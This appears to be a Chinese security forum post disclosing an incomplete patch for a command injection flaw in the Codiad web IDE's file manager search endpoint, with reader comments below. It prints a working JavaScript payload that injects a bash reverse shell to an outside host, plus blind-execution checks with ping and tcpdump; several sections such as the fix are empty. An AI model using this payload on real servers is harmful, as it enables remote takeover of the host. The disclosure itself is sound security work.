

简介：

```
Codiad ██████████ Web IDE ████████████████████████████████  
██████████ PHP ████████████ SQL ████████████████████ JSON ██████████  
██████████████████  
██ / ████████  
███████  
██ / ██
```

> Codiad GitHub

引子：

之前在 XMAN 选拔赛中发现了一 Codiad 的一个远程命令执行漏洞

> 参考之前的分析文章：<http://www.jianshu.com/p/41ac7ac2a7af>

报告给开发者之后开发者反应非常迅速，基本一两天立刻修复了这个漏洞

> <https://github.com/Codiad/Codiad/issues/1011>

修复这个漏洞的 commit 如下：

> <https://github.com/Codiad/Codiad/commit/b3645b4c6718cef6de7003f41aafe7bfcc0395d1>

最近一直比较忙，开发者修复了之后笔者也并没有对其进行进一步地审计和测试

昨天下午抽出一段时间看了一下

发现开发者的 patch 还是存在不完善的地方：

漏洞存在的点依然是在：

> <https://github.com/Codiad/Codiad/blob/master/components/filemanager/class.filemanager.php>

这个文件中，经过对数据流的分析，发现参数 `$_GET['path']` 并没有被当做命令的参数进行那么严格的过滤，只是仅仅将其作为一个路径进行了过滤，那么这就给了我们继续进行命令注入的余地。

这里测试一下是否可以执行命令：

发现执行 id 命令后并没有回显，那么我们就需要让命令执行的效果显示出来

这里为了让命令的效果显示出来，使用 ping 和 tcpdump 来测试

```
tcpdump -i lo -X icmp
ping -c 1 127.0.0.1
```

可以发现当我们执行 ping 命令的时候确实抓到了 ping 本地的流量

说明命令确实是被执行了

这里放大命令效果的方法还很多，举出几个例子：

```
1. ##### (##### , #####)
a. nc
b. icmp
...
2. ##IO (##### / ##### , #####)
...
```

既然已经可以执行系统命令了，那么这一段渗透测试即可结束，可以通过一个反弹 shell 的命令直接获取到目标服务器的权限

给出一个 Reverse Shell 的 payload

```
ip = "8.8.8.8";
port = "8888";
$.get("components/project/controller.php?action=get_current",
function(d) {
p = JSON.parse(d)['data']['path'];
$.get("components/filemanager/controller.php?action=search&path="+p+"`bash -c 'sh -i %26>/dev/tcp/"+ip+"/"+port+" 0>%261'\`", f
});
```

影响版本：

总结：

受到影响的网站 (部分)

修补方案：


参考资料：

> 审计笔记(代码注释)

点击收藏 | 0 关注 | 1


[上一篇：跪求大神分享一些关于甲方安全体系建设... 下一篇：利用CLR实现一种无需管理员权限的后门](#)

1. 2 条回复



感谢ing

0 回复Ta



牛逼的帖子，先收藏，再学习！

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)